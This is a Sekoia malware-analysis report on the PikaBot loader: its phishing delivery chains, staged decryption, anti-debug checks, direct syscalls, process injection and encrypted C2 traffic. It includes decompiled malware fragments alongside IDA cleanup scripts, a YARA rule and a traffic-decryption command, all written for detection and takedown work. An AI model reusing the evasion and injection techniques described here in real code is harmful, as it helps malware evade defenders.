PikaBot: a Guide to its Deep Secrets and Operations

By Pierre Le Bourhis, Quentin Bourgue and Sekoia TDR

Published: 2024-06-03 · Archived: 2026-04-05 23:05:31 UTC

Between 27 and 29 May 2024, international law enforcement agencies and partners conducted the Operation Endgame to disrupt criminal services, notably through taking down key botnet infrastructures, including those of IcedID, SystemBC, PikaBot, SmokeLoader and BumbleBee.

The Sekoia TDR team supported the French law enforcement agencies by providing valuable cyber threat intelligence, in particular on PikaBot.

Table of contents

Introduction

PikaBot is a malware loader, widely distributed since February 2023, that is used by **Initial Access Brokers** (IABs) to establish an initial foothold within a victim's networks and to distribute additional payloads such as Cobalt Strike and Meterpreter. Furthermore, several sources reported that successful PikaBot compromises led to the deployment of the **Black Basta ransomware**[1][2].

Technical analysis shared in open source revealed close ties between PikaBot and other infamous malware families, suggesting possible affiliation between their developers and operators. Specifically, **PikaBot** shares code similarities with **Matanbuchus** regarding traffic and string encryption, while its TLS certificate pattern for Command & Control (C2) infrastructure is similar to the Qakbot one.

Since its emergence in early 2023, PikaBot appears to be in active development, with a new major version released in February 2024. The malware employs advanced anti-analysis techniques to evade detection and harden analysis, including system checks, indirect syscalls, encryption of next-stage and strings, and dynamic API resolution. The Sekoia Threat Detection & Research (TDR) team also identified multiple changes in the PikaBot C2 infrastructure throughout 2023.

This article provides an in-depth analysis of PikaBot, focusing on its anti-analysis techniques implemented in the different malware stages. Additionally, this report shares technical details on PikaBot C2 infrastructure.

Context

Emergence of PikaBot

In February 2023, PikaBot was first observed being distributed through a thread-hijacking phishing campaign by the IAB group TA577[3]. The infection chain involved a OneNote file attached to a thread-hijacked email, which ran a CMD script to download and execute a PikaBot DLL.

At that time, the TA577 intrusion set was known for widely distributing Qakbot using similar techniques. Some cybersecurity researchers initially speculated that the malware might be Matanbuchus, due to the similarities in C2 traffic. Further analysis revealed that the samples belonged to a new malware family. It was later named “PikaBot” because of the string “iPikaBot” found on an HTML page of the C2 servers[4].

In August 2023, law enforcement agencies conducted a takedown of the Qakbot infrastructure. As a result of this operation and starting from September 2023, TA577 – one of Qakbot’s largest affiliates allegedly using AA, BB and TR botnets – switched to distributing other botnets, PikaBot being one of them. Since then, TA577’s phishing campaigns mainly distributed PikaBot in large-scale operations.

Large-scale distribution

Between February 2023 and April 2024, PikaBot was primarily spread by TA577 through emails embedding download URLs within the body or as attachments. Clicking on these URLs directed users to download, and then to execute files aimed at deploying PikaBot through various infection chains.

These execution chains included[5]:

- OneNote file > CMD script > DLL
- JavaScript > PowerShell > DLL
- ZIP > LNK > CMD > DLL
- ZIP > JavaScript > DLL
- ZIP > JavaScript > CMD > DLL

- HTML smuggling > ZIP > JavaScript > CMD > DLL
- REV > CMD script > CMD > DLL
- ZIP > JavaScript > CMD > PowerShell > DLL
- ZIP > HTA > EXE
- JavaScript > CMD > DLL
- ZIP > IMG > LNK > DLL
- ZIP > MSI > DLL
- ZIP > JavaScript > PowerShell > EXE
- ZIP > JavaScript > CMD > EXE
- ZIP > JAR > DLL
- XLS > JavaScript > DLL
- ZIP > XLS > JavaScript > DLL
- ZIP > SMB share > EXE
- ISO > EXE > DLL > CMD > DLL

In December 2023, PikaBot was also distributed via malvertising. A Google Ads campaign promoted a malicious website impersonating AnyDesk, which led to the download of a signed MSI installer, which, upon execution, turned out to be PikaBot[6].

These phishing campaigns aimed at spreading PikaBot at large-scale in order to infect a significant number of victims and reach as many hosts as possible in valuable organisations.

Internals of PikaBot

PikaBot is a malware composed of three stages, each stage being a DLL. To isolate them and facilitate their analysis, we use the tool dll_to_exe to debug each stage independently.

The version of PikaBot we analysed is **1.8.32-beta**. At first, the sample that triggered our PikaBot analysis was “PERFERENDISF.jar” (SHA-1: 959da0fb174a8e4db238d08a3f5076a2f43c0f25).

Loader stage 1

The initial stage of PikaBot functions as a PE unpacker and the subsequent stages are deobfuscated using *XOR* operations. These operations employ various keys, which are stored in cleartext within the PE. The next stage is meticulously reconstructed in memory through a specific process.

To prevent direct references to well-known functions from standard libraries, such as *Kernel32.dll* and *User32.dll*, the malware uses dynamic API imports. The following pseudocode illustrates the use of dynamic API resolution, as well as a part of the PE deobfuscation and reconstruction process.

```
_VirtualAlloc = (int (__cdecl *)(_DWORD, int, MACRO_MEM, int))dynamic_api_import(ptr_kernel32, VirtualAlloc_0);
LoadLibraryA = (int (__cdecl *)(char *))dynamic_api_import(ptr_kernel32, LoadLibraryA_0);
GetProcAddress = (int (__cdecl *)(int, char *))dynamic_api_import(ptr_kernel32, GetProcAddress_0);
dwSize_1 = 0x31000;
ptr_1 = _VirtualAlloc(0, 0x31000, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE);
for ( i = 0; i < dwSize_1; ++i )
  *(_BYTE *)(i + ptr_1) = v24[i % 0x14] ^ *(_BYTE *)(i + 0x100470E8);// rebuild PE header MZ
dwSize = sub_100121C0(ptr_1);
ptr_2 = (char *)((LPVOID (__stdcall *)(LPVOID, SIZE_T, DWORD, DWORD))_VirtualAlloc)(
                  0,
                  dwSize,
                  0x3000u,
                  PAGE_EXECUTE_READWRITE);
```

Figure 1. Extract of the function used to deobfuscate the Stage 2

In the Figure 1, “ptr_1” represents a memory page with both read and write permissions, responsible for handling the PE headers. As for “ptr_2”, it has read, write, and execute permissions, as it manages the .text section. PikaBot requires this permission because the PE is not written to the disk; instead, it uses reflective code loading to execute the second stage directly in memory.

During the analysis, the reconstruction of stage 2 is carried out step-by-step:

1. Allocate PE headers;
2. Deobfuscate the DOS header;
3. Deobfuscate and copy the PE sections;
4. Fix *.reloc* section;
5. Fix import table.

The malware must fix its imports and relocations tables for several reasons. Primarily, the *‘reloc’* fix is necessary because, in the next stage, PikaBot utilises some hard-coded addresses to establish the direct syscall mechanism. As explained in the article A dive into the PE file format – PE file structure – Part 6: PE Base Relocations, the .reloc section contains a Data Directory that separates blocks, each block representing the base relocations for a 4K page. Every block begins with an *IMAGE_BASE_RELOCATION* structure:

```
typedef struct _IMAGE_BASE_RELOCATION {
   DWORD   VirtualAddress;
   DWORD   SizeOfBlock;
} IMAGE_BASE_RELOCATION;
```

A quick and straightforward method to obtain the second stage of the loader, with all sections properly deobfuscated and fixed (*e.g.* .reloc, .idata), is to set a breakpoint in a debugger at the end of the main function, just before the next stage is executed, and then to dump the memory section. At this stage, no environment detection or anti-debugging techniques are involved.

Disasm | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports | BaseReloc

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	14400	1000	1432C	60000020	0	0	0
.data	16000	14E00	16000	14CC8	C0000040	0	0	0
.rdata	2B000	4E00	2B000	4D0C	40000040	0	0	0
.edata	30000	200	30000	93	40000040	0	0	0
.idata	31000	400	31000	28C	C0000040	0	0	0
.reloc	32000	2600	32000	25F0	42000040	0	0	0

Figure 2. PikaBot stage 2 headers correctly dumped

Junk code

Before delving into the analysis of PikaBot's next stages, it is necessary to introduce the integrated junk code. Indeed, PikaBot incorporates a significant amount of **junk code** in the next stages, including calls to useless functions (see Figure 3) and to pointless Windows functions. Additionally, the malware contains many unnecessary **boolean expressions**. Calls to garbage functions and use of useless boolean expressions are frequently intermingled with meaningless loops.

```
    while ( byte_4117F0[v24] )
    {
      if ( ++v24 == 9599 )
      {
        sub_40D550();
        break;
      }
    }
    dword_411098 = (dword_411068 - 1983501735) | 0x2A4F1C67;
    return 0;
  }
  if ( dword10(a1, &v37, 0, &v36) >= 0 )
    return v36;
  v23 = 0;
  while ( aPartaPrivtags_1[v23] )
  {
    if ( ++v23 == 8368 )
    {
      sub_40C270(dword_411098, L"connection reset", dword_410C40, dword_411098, "sr-Latn-CS");
      break;
    }
  }
  dword_411068 = dword_411098 ^ 0x3F369CD9;
  dword_411098 = dword_411098 ^ 0x3F369CD9 | 0xDC3DC352;
  sub_40DBD0();
}
```

Figure 3. Example of a decompiled junk function

To save time during our analysis, we used two scripts to clean up the code. The first script maintains a list of useless functions and searches for cross references to these functions in the code to remove them. The following is a snippet of the code used for this purpose:

```
 import ida_bytes

def remove_junk_call(addressFunctionsToNOP):

    for elt in addressFunctionsToNOP:
        for ref in CodeRefsTo(elt, 1):
            ida_bytes.patch_bytes(ref, b"\x90"*(5))

remove_junk_call(["0xuseless_fnc1", "0xuseless_fnc2",])
```

By implementing the second script, we identified that PikaBot adds numerous boolean expressions. With the aim of preventing decompilers optimizations, the malware incorporates the use of global variables in the boolean expressions, subsequently avoiding being optimised and removed. It is noteworthy that all the pointless global

variables are located in the same location at the end of the "*.data*" section (these variables are coloured in red in the figure below).



Figure 4. The global variables used in the pointless boolean expressions are in the red square

While this script is still a work in progress, it undoubtedly provides valuable assistance in sanitising the PikaBot code. The script attempts to identify code with a boolean expression ("xor", "sub", "add", "imul", "or") that refers to a variable located in the area we identify and then cleans each operation refering to it.

```
 import idautils
import ida_bytes
import ida_allins

dword_start: int = 0x0410B80  # replace by the start address of the area (red square)
dword_end: int   = 0x04110C4  # replace by the end address of the area (red square)


def addr_in_trash_range(addr: int) -> bool:
    return True if addr >= dword_start and addr <= dword_end else False


def nop(addr: int, length: int) -> None:
    ida_bytes.patch_bytes(addr, b"\x90" * (length))


def func_cleaner(ea):
    prev_reg = None
    func = ida_funcs.get_func(ea)
    for _ea in Heads(func.start_ea, func.end_ea - 0x1):
        insn = idaapi.insn_t()
        length = idaapi.decode_insn(insn, _ea)
        if insn.get_canon_mnem() in ["xor", "sub", "imul", "add", "or"]:
            if addr_in_trash_range(insn.Op1.addr) or addr_in_trash_range(insn.Op2.addr):
                nop(_ea, length)
            if prev_reg is not None:
                if (
                    prev_reg == idc.print_operand(_ea, 0)
                    and idc.print_operand(_ea, 0) != idc.print_operand(_ea, 1)
                    and "[" not in idc.print_operand(_ea, 1)
                    and insn.Op2.value > 0xFFFF
                ):
                    prev_reg = None
        if insn.get_canon_mnem() == "imul":
            if addr_in_trash_range(insn.ops[1].addr) or addr_in_trash_range(
```

```
                insn.ops[2].addr
            ):
                nop(_ea, length)
            if prev_reg is not None:
                if (
                    prev_reg == idc.print_operand(_ea, 0)
                    and idc.print_operand(_ea, 0) != idc.print_operand(_ea, 1)
                    and "[" not in idc.print_operand(_ea, 1)
                    and insn.Op2.value > 0xFFFF
                ):
                    prev_reg = None

        if insn.itype == ida_allins.NN_mov:
            # case mov dword_X, eax
            if addr_in_trash_range(insn.Op1.addr):
                # in range of the trash DWORD_X
                nop(_ea, length)
            if insn.Op1.type == ida_ua.o_reg and insn.Op2.type == ida_ua.o_mem:
                if addr_in_trash_range(insn.Op2.addr):
                    prev_reg = idc.print_operand(_ea, 0)
                    # in range of the trash DWORD_X
                    nop(_ea, length)


def clean_all_functions():
    for func_ea in idautils.Functions():  # Iterate over all functions
        func_cleaner(func_ea)
```

Loader stage 2

The second stage of the loader involves string obfuscation, environment detection, and anti-debugging techniques. The objective of this stage is to halt the malware execution under specific conditions, such as the detection of debuggers or network and system analysis tools. After passing all the checks the loader deobfuscates the final stage and executes it.

The code of this stage is articulated around a central C structure that contains pointers to required API functions and pointers to the next stage buffer. Our version of the structure is as follows:

```
struct PIKABOT_stage2_core {
 _DWORD debug_flag;
 _DWORD LdrLoadDLL;
 _DWORD LdrGetProcedureAddress;
 _DWORD RtlAllocateHeap;
 unsigned __int8 (__stdcall *RtlFreeHeap)(void *, _DWORD, int);
 _DWORD RtlDecompressBuffer;
 _DWORD RtlCreateProcessParametersEx;
```

```
  _DWORD RtlDestroyProcessParameters;
  _DWORD ExitProcess;
  void (__stdcall *CheckRemoteDebuggerPresent)(int, int *);
  int (__stdcall *VirtualAlloc)(int, int, int, int);
  unsigned int (__stdcall *GetThreadContext)(int, _DWORD *);
  void (__stdcall *VirtualFree)(_DWORD *, _DWORD, int);
  int (__stdcall *CreateToolhelp32Snapshot)(int, _DWORD);
  int (__stdcall *Process32FirstW)(int, int *);
  unsigned int (__stdcall *Process32NextW)(int, int *);
  _DWORD ntdll_base_address;
  _DWORD kernel32_base_addr;
  int unknown0;
  int* ptr_next_stage;
  int size_next_stage;
  _TEB *TEB;
};
```

Environment detection & anti-debug

PikaBot attempts to detect an attached debugger by reading the debug registers, which can be accessed from the thread context using the *GetThreadContext* from *Kernel32.dll.* As described in the Check Point's anti-debug cheat sheet, non-zero values in any of these registers may indicate that a debugger is attached.

```
lp_context->ContextFlags = CONTEXT_DEBUG_REGISTERS;
if ( core->GetThreadContext(0xFFFFFFFE, (_DWORD *)lp_context)
  && (lp_context->Dr0 || lp_context->Dr1 || lp_context->Dr2 || lp_context->Dr3) )
{
  // if one debug register is not Zero set the flag
  flag_debug_registers_used = 1;
}
core->VirtualFree((_DWORD *)lp_context, 0, MEM_RELEASE);
return flag_debug_registers_used;
```

Figure 5. PikaBot checking non-zero values in all debug registers

PikaBot stage 2 comes with numerous environment checks using a list of banned processes, their names being encrypted using RC4. In the figure 6, we provide processes that PikaBot attempts to detect, with each name sequence encrypted with a separate RC4 key.

The malware captures a snapshot of the running processes and checks if any of them are present on its ban list. PikaBot utilises the conventional method to obtain and iterate over running processes, which involves using the following three Windows functions: CreateToolhelp32Snapshot, Process32First, and Process32Next. If a banned process is detected, the malware sets the first member of its core structure to 'true' and subsequently terminates its execution. The list of banned process names is provided in Annex 2.

Next stage execution

After performing the environment detection, the loader decrypts the next stage. To remain stealthy, PikaBot divides the next stage into chunks of data (in this campaign fourteen chunks). Each chunk is **RC4** encrypted with

a unique key and stored in **base64** format in the DLL. Additionally, the key used to decrypt each chunk is also encrypted with a unique RC4 key.

```
strcpy(rc4_key, "/languagelevel where {pop languagelevel} {1} ifelse");
lea     edi, [ebp+intemediate_rc4_key]
mov     esi, offset aLanguagelevelW ; "/languagelevel where {pop languagelevel"...
push    ebx
sub     esp, 16Ch
mov     [ebp+var_15C], 6D6BE23Ch ; Encrypted rc4 key p1

rep movsd
mov     [ebp+var_158], 0A5CE117Dh ; Encrypted rc4 key p2
```

Figure 6. RC4 key decryption to get the RC4 key to decrypt the subsequent stage chunk

The RC4 key used to decrypt the subsequent stage chunk is embedded within other random strings. As previously mentioned, PikaBot incorporates a significant amount of garbage code, including calls to superfluous API functions and fake functions designed to waste analysts' time and mislead EDRs.

Because of the junk code and the way PikaBot decrypts the next stage chunks, we automated the process of getting the RC4 keys and the address of the obfuscated chunks. The mnemonics employed to construct the RC4 key for the chunk can be identified using the following YARA signature:

```
rule PikaBot_intermediate_rc4_key {
 meta:
   author='Sekoia'
 strings:
   $qmemcopy = {
     8D BD ?? ?? ?? ??        // lea edi, []
     BE ?? ?? ?? ??           // mov esi, offset <encypted key>
     53                       // push ebx
     81 EC ?? ?? 00 00        // sub esp, <size of the data>
   }

   $load_str = {
     F3 A?                     // rep movsb
     8D BD ?? ?? ?? ??         // lea edi, [ebp + local var]
     BE DD ?? ?? ??            // mov esi, offset <addr of a string>
     B9 ?? 00 00 00            // mov ecx, <size of the data>
     F3 A?                     // rep movsb
   }

   $mov_ptr_dword = {
     C7 85 ?? ?? ?? ?? ?? ??  // mov dword ptr [ebp + local var], <string value>
     ?? ??
     F3 A?                    // rep movsb
   }
```

```
    condition: $qmemcopy and ($load_str or $mov_ptr_dword)
}
```

With the matches of the above YARA rule, we obtain the addresses of the functions that decrypt the next stage chunks. After removing the junk code, the function responsible for building the RC4 key and calling the base64 decoding and RC4 decryption function on the corresponding chunk is as follows:

```
11  char rc4_key_obfuscated[13]; // [esp+35h] [ebp-147h] BYREF
12  char rc4_key[13]; // [esp+42h] [ebp-13Ah] BYREF
13  char rc4_key_seed[301]; // [esp+4Fh] [ebp-12Dh] BYREF
14
15  qmemcpy(rc4_key_obfuscated, &unk_413CBBB, sizeof(rc4_key_obfuscated));
16  strcpy(rc4_key_seed, "{Bad Image Checksum}");
17  for ( i = 0; i != 256; ++i )
18    rc4_key_seed[i + 21] = i;
19  LOBYTE(v1) = 0;
20  for ( j = 0; j != 256; ++j )
21  {
22    v3 = rc4_key_seed[j + 21];
23    v1 = (unsigned __int8)(v1 + v3 + rc4_key_seed[j % 0x14]);
24    rc4_key_seed[j + 21] = rc4_key_seed[v1 + 21];
25    rc4_key_seed[v1 + 21] = v3;
26  }
27  v4 = 0;
28  LOBYTE(key_size) = 0;
29  LOBYTE(v6) = 0;
30  do
31  {
32    v6 = (unsigned __int8)(v6 + 1);
33    key_size = (unsigned __int8)(rc4_key_seed[v6 + 21] + key_size);
34    v7 = rc4_key_seed[v6 + 21];
35    rc4_key_seed[v6 + 21] = rc4_key_seed[key_size + 21];
36    rc4_key_seed[key_size + 21] = v7;
37    rc4_key[v4] = rc4_key_obfuscated[v4] ^ rc4_key_seed[(unsigned __int8)(v7 + rc4_key_seed[v6 + 21]) + 21];
38    ++v4;
39  }
40  while ( v4 != 0xD );
41  RC4_decrypt_base64_next_stage(aCznloi1wyiym5d, 0xA4u, (int)rc4_key, key_size);
42}
```

Figure 7. Cleaned decompiled code used to build the RC4 key and call the decoding and decryption routine



Figure 8. Last stage chunk RC4 decryption with CyberChef

Once all the blobs comprising the core of PikaBot (next-stage) are decrypted, the current stage uses *RtlCreateProcessParameterEx* and *RtlCreateProcess* to prepare a new process to host the PikaBot core DLL. It

initiates the next stage using "*ctfmon.exe -p 1234*" in a new process. At this point, the process (*ctfmon.exe*) that will host the PikaBot core remains in a unstarted state, and the decrypted next stage resides solely in the stage 2 memory area

Before executing the malware's final stage, PikaBot allocates memory within the host process. It designates memory space to contain valid PE headers, and we observe a comprehensive process of rebuilding the DOS, NT headers. Subsequently, each section of the next stage is allocated and copied into the host process.

N.B.: In Figure 9, the decrypted chunk contains the PE header along with some additional or missing bytes, resulting from the RtlCompression. Each chunk undergoes decompression via the RtlDecompressBuffer Windows API function before being copied into the host process.

Since February 2024, the latest version of PikaBot seeks to **evade detection** by incorporating a **new technique**: the use of the **SysWhispers2**. By employing direct syscalls, the malware attempts to bypass Endpoint Detection and Response (EDR) solutions that use hooks in the *ntdll.dll* API in userland. Further information and details on this technique are discussed in the Outflank article: Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR.

SysWhisper2 relies on two structures: "*_SW2_SYSCALL_ENTRY*" and "*_SW2_SYSCALL_LIST*"

```
 struct _SW2_SYSCALL_ENTRY
{
   DWORD Hash;
   DWORD Address;
}

struct _SW2_SYSCALL_LIST
{
   DWORD Count;
   SW2_SYSCALL_ENTRY Entries[SW2_MAX_ENTRIES];
}
```

The '_SW2_SYSCALL_ENTRY' establishes a correspondence between a hash and an address in ntdll, where the address is close to the syscall execution (see Figure 9). The '_SW2_SYSCALL_LIST' stores each entry. This structure is used to invoke a direct syscall by accessing its corresponding hash, effectively creating a gateway between the malware and the direct syscall address. The technique, along with the method for identifying which syscall corresponds to which hash, is detailed in this article.

PikaBot implemented a wrapper (Figure 9) saving the return address, where the program must return after making the direct syscall. The wrapper is also responsible for retrieving the address in ntdll (see Figure 10) for a given hash and then making the direct call.

```
int __cdecl call_indirect_syscall_wow32reserved(int api_hash)
{
  int v2; // [esp-8h] [ebp-8h]
  DWORD v3; // [esp-4h] [ebp-4h]
  int retaddr; // [esp+0h] [ebp+0h]

  dword_42C6168 = v2;
  ret_address = retaddr;
  api_hash_value = (int)&api_hash;
  syscall_id = get_syscall_id(v3);
  syscall_stub_offset_address = (int)get_syscall_stub_offets_address(NtCurrentTeb()->WOW32Reserved != 0);
  ((void (*)(void))syscall_stub_offset_address)();
  return ((int (*)(void))ret_address)();
}
```

Figure 9. Decompiled version of the SysWhispers2 wrapper function used by PikaBot

```
77E17BC5    BA F090E377     mov edx,ntdll.77E390F0
77E17BCA    FFD2            call edx
77E17BCC    C2 0800         ret 8
```

Figure 10. Example of address in ntdll present in the SysWhispers list entries

In this sample of PikaBot, the following direct syscalls are used:

ZwReadVirtualMemory	*NtFreeVirtualMemory*	*NtAllocateVirtualMemory*
ZwSystemDebugControl	*ZwQueryInformationProcess*	*NtGetContextThread*
ZwClose	*NtOpenProcess*	*ZwFreeVirtualMemory*
NtClose	*NtQuerySystemInformation*	*ZwWriteVirtualMemory*
ZwResumeThread	*ZwOpenProcess*	*ZwQuerySystemInformation*
NtResumeThread	*NtCreateUserProcess*	*NtReadVirtualMemory*
ZwSetContextThread	*NtQueryInformationProcess*	*NtWriteVirtualMemory*
NtSetContextThread	*NtSystemDebugControl*	*ZwAllocateVirtualMemory*
ZwCreateUserProcess	*ZwGetContextThread*	

Table 1. List of direct syscall present in PikaBot stage 2

The execution of the final stage is accomplished through the thread hijacking technique. Stage 2 creates a thread with an entry point specified in the PE ‘OptionalHeader->AddressOfEntryPoint,’ which was previously set by the current stage. We share the pseudo-valid C code of the function responsible for setting up and executing the last stage at the following URL. Ultimately, the function configures the thread context to resume the pending thread and execute PikaBot’s final stage.

PikaBot core

A swift examination of the code reveals a substantial structure used throughout the entire execution of the stage. The primary function of the PikaBot core is to initially construct this structure. The construction process involves importing the necessary DLLs, dynamically resolving API functions from the loaded DLLs, and parsing the configuration stored in cleartext within the PE to assign values such as User-Agent, C2 IP address, and C2 URL to the structure members.

Once the structure is established, the malware performs host fingerprinting, which is then sent to the C2. Subsequently, the bot enters into the listening order state, where it awaits new orders to execute on the infected host by beaconing its C2 for this new order. The next section is dedicated to the malware communication with its C2 that gives comprehensive data.

In this phase, the malware employs an uncommon technique to dynamically resolve APIs. First, it loads the DLL to acquire a handle to it, then it uses the *LdrGetProcedureAddress* function from *ntdll* to assign the address of the loaded function to one of the malware structure members.

```
 LdrGetProcedureAddress(
  IN HMODULEModuleHandle,
  IN PANSI_STRINGFunctionName OPTIONAL,
  IN WORDOridinal OPTIONAL,
  OUT PVOID*FunctionAddress
);
```

As presented in the Zscaler article[7], the function to resolve the function hash is as follows :

```
def hash_pika(api_name: bytes, seed: int = 0x2329) -> int:
   checksum = seed
   for c in api_name:
       if c > 0x60:
           c -= 0x20
       checksum = (c + (0x21 * checksum)) & 0xffffffff
   print(f"{api_name.decode()} -> 0x{checksum:x}")
   return checksum
```

However, during the analysis of the dynamic API imports, we observed that the custom algorithm has a unique seed per sample, in Zscaler analysis, the seed is 0x113b and in the current sample the seed is 0x2329.

Interestingly, PikaBot checks the default language of the infected host only at the third stage of its execution. The list of countries has been updated; only Ukraine and Russia are filtered, whereas in previous versions, more countries from the CIS were filtered: Georgia, Kazakhstan,Tajikistan, Russia, Ukraine, and Belarus.

Whereafter, to avoid re-infecting the same host, the bot creates a mutex.

```
pika_core->CreateMutexW(0, 1, (LPCWSTR)mutex);// {FA627EDC-65A6-49DE-8D89-1E8B76726799}
if ( pika_core->GetLastError() != ERROR_ALREADY_EXISTS )
```

Figure 11. Creation and verification of a Mutex

C2 communication

The malware communicates with its command-and-control (C2) server over HTTP using raw data in the body of POST requests. Each PikaBot sample has a list of C2 IP addresses, and the malware selects one until it receives a

response to the initial payload (registering the bot with its ID and the victim's information). The malware randomly chooses the URL used to send data from a list of available URLs stored in its configuration. The data is RC4 encrypted, and the key used for communication is sent to the C2 server in a request with the following format:

- The first 16 bytes contain the configuration;
- The next 32 bytes contain the RC4 key generated by the bot;
- The remainder of the message is the data encrypted with the previous 32 bytes (RC4 key).

As mentioned in the Elastic Security Lab report, the developer(s) introduced a bytes shifting operation required before decrypting the payload. The number of bytes ("shifted size" in figure 12) to be moved from the end of the encrypted message to the start is defined at offset 0x16 of the HTTP payload located in the "bot config" in figure 12. Sekoia.io provides a script to decrypt the network communication that is available on this gist.



Figure 12. HTTP POST data message structure

In the example below (Figure 13), the Python script takes as input all the POST data from a network capture that is filtered out by tshark ("-Tfields -e data.data").

```
└─$ tshark -r 240214-ghr9dsbh33-behavioral2.pcapng -Y 'http.request.method == POST'
 -Tfields -e data.data | python3 network_decrypt.py -
| Offset   | Hex View                                          | ASCII            |
|----------+---------------------------------------------------+------------------|
| 00000000 | 00 00 00 36 32 00 35 00 42 00 42 00 46 00 32 00 | ...62.5.B.B.F.2. |
| 00000010 | 46 00 33 00 30 00 30 00 30 00 30 00 30 00 34 00 | F.3.0.0.0.0.0.4. |
| 00000020 | 37 00 37 00 44 00 31 00 30 00 33 00 34 00 32 00 | 7.7.D.1.0.3.4.2. |
| 00000030 | 32 00 37 00 30 00 36 00 31 00 00 00 00 0a 4d 00 | 2.7.0.6.1.....M. |
| 00000040 | 33 00 63 00 70 00 75 00 00 00 00 0a 41 00 64 00 | 3.c.p.u.....A.d. |
| 00000050 | 6d 00 69 00 6e 00 00 00 00 10 5a 00 48 00 43 00 | m.i.n.....Z.H.C. |
| 00000060 | 4e 00 54 00 41 00 4c 00 56 00 00 00 00 20 49 6e | N.T.A.L.V.... In |
| 00000070 | 74 65 6c 20 43 6f 72 65 20 50 72 6f 63 65 73 73 | tel Core Process |
| 00000080 | 6f 72 20 28 42 72 6f 61 64 77 65 6c 6c 29 00 00 | or (Broadwell).. |
| 00000090 | 00 3e 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 | .>M.i.c.r.o.s.o. |
| 000000a0 | 66 00 74 00 20 00 42 00 61 00 73 00 69 00 63 00 | f.t. .B.a.s.i.c. |
| 000000b0 | 20 00 44 00 69 00 73 00 70 00 6c 00 61 00 79 00 |  .D.i.s.p.l.a.y. |
| 000000c0 | 20 00 41 00 64 00 61 00 70 00 74 00 65 00 72 00 |  .A.d.a.p.t.e.r. |
| 000000d0 | 00 00 1c c4 00 00 1c c4 00 00 1c c4 00 00 20 00 | .............. . |
| 000000e0 | 00 00 05 00 00 00 02 d0 00 00 00 0a 00 00 00 00 | ................ |
| 000000f0 | 00 00 00 01 00 00 00 00 00 00 4a 61 00 00 00 09 | ..........Ja.... |
| 00000100 | 00 00 00 01 00 00 00 74 00 00 00 2e 00 00 00 16 | .......t........ |
| 00000110 | 31 00 2e 00 38 00 2e 00 33 00 32 00 2d 00 62 00 | 1...8...3.2.-.b. |
| 00000120 | 65 00 74 00 61 00 00 00 00 5a 47 00 47 00 32 00 | e.t.a....ZG.G.2. |
| 00000130 | 31 00 5f 00 54 00 5f 00 44 00 4c 00 4c 00 40 00 | 1._.T._.D.L.L.@. |
| 00000140 | 54 00 40 00 66 00 30 00 61 00 64 00 64 00 61 00 | T.@.f.0.a.d.d.a. |
| 00000150 | 33 00 36 00 30 00 64 00 32 00 62 00 34 00 63 00 | 3.6.0.d.2.b.4.c. |
| 00000160 | 63 00 64 00 61 00 31 00 31 00 34 00 36 00 38 00 | c.d.a.1.1.4.6.8. |
| 00000170 | 65 00 30 00 32 00 36 00 35 00 32 00 36 00 35 00 | e.0.2.6.5.2.6.5. |
| 00000180 | 37 00 36 00 00 00 00 00 00 00 00 00 00 00 00 00 | 7.6............. |
```

Figure 13. Output of the Python script used to decrypt the communication from a network capture.

